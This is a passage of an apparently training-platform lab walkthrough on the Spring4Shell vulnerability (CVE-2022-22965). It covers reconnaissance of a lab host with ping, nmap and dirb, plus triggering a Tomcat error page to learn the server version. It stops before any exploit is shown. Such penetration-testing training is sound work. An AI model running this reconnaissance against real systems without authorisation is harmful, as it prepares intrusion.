
Overview
In late March 2022, a severe vulnerability was uncovered in Spring applications running Java 9. It resulted due to a change was committed to Java 9. The vulnerability has been dubbed Spring4Shell and assigned a CVE identifier CVE-2022-22965.
The issue happened due to exposure of a method on the Class object, from Java 9 onwards. This exposure of a new public method to the Class interface added a new way to dynamically trigger the class loader of the JVM. This opens the possibility of performing RCE on the affected Spring applications!
Many public off-the-shelf exploits are available for this vulnerability, adding to the severity of this vulnerability.
In this lab, we will learn how an affected version of Tomcat (using JDK version 9) leads to remote code execution on the remote server, with all but a simple Python-based script.
Read more: National Vulnerability Database, MITRE

In this lab environment, the user is going to get access to a Kali GUI instance. A vulnerable app is deployed on http://demo.ine.local. The web app is running Tomcat utilizing the JDK version 9, which is vulnerable to Spring4Shell vulnerability.
Objective: Exploit the Spring4Shell vulnerability to get code execution on the remote server and retrieve the flag!
Acknowledgement
The base setup code, and the detection and exploitation scripts are taken from the following sources:
- https://github.com/lunasec-io/Spring4Shell-POC
- https://github.com/reznok/Spring4Shell-POC/blob/master/exploit.py
- https://cybersecurityworks.com/blog/vulnerabilities/spring4shell-the-next-log4j.html
The best tools for this lab are:
- dirb
- Nmap
- Python
- A web browser
Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!
Solution
Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.
Command:
ping -c3 demo.ine.local
The provided machine is reachable.
Step 3: Check open ports on the provided machine.
Command:
nmap -sS -sV demo.ine.local

Port 80 is open. A website is served on this port (as highlighted in the above image).
Step 4: Locate interesting endpoints/pages in the provided website.
We will be using dirb to look for any interesting pages on the provided website:
Command:
dirb http://demo.ine.local
dirb was able to find two pages:
- http://demo.ine.local/error
- http://demo.ine.local/login
Note: This step is not that relevant after all, but we have added it to show you a methodology of a pentester, that is, performing recon on the target and gaining valuable insights before jumping onto it and running random exploits against it.
Step 5: Explore the identified web pages.
We know that there is some website being served over port 80. We also discovered two more endpoints using dirb. Let's see what these pages contain.
Open the following URL in the browser:
URL: http://demo.ine.local/

A web page is being served over it.
Visit /login endpoint:
URL: http://demo.ine.local/login

The same web page is being served over /login.
Visit /error endpoint:
URL: http://demo.ine.local/error

An error page is being served here. It must be shown after an invalid login.
Step 6: Visit an endpoint to trigger a backend error.
Visit the following URL (/%2f endpoint):
URL: http://demo.ine.local/%2f

Notice that an error was triggered, and we got back a 400 - Bad Request page from the Apache Tomcat server.
The version of Apache Tomcat is indicated on the error page: Apache Tomcat/9.0.59
Step 7: Identify the Java version used by Apache Tomcat version 9.0.59.
For this, we can send the following search request (outside the lab browser, since there is no internet access to the Kali GUI instance):
Search Query:
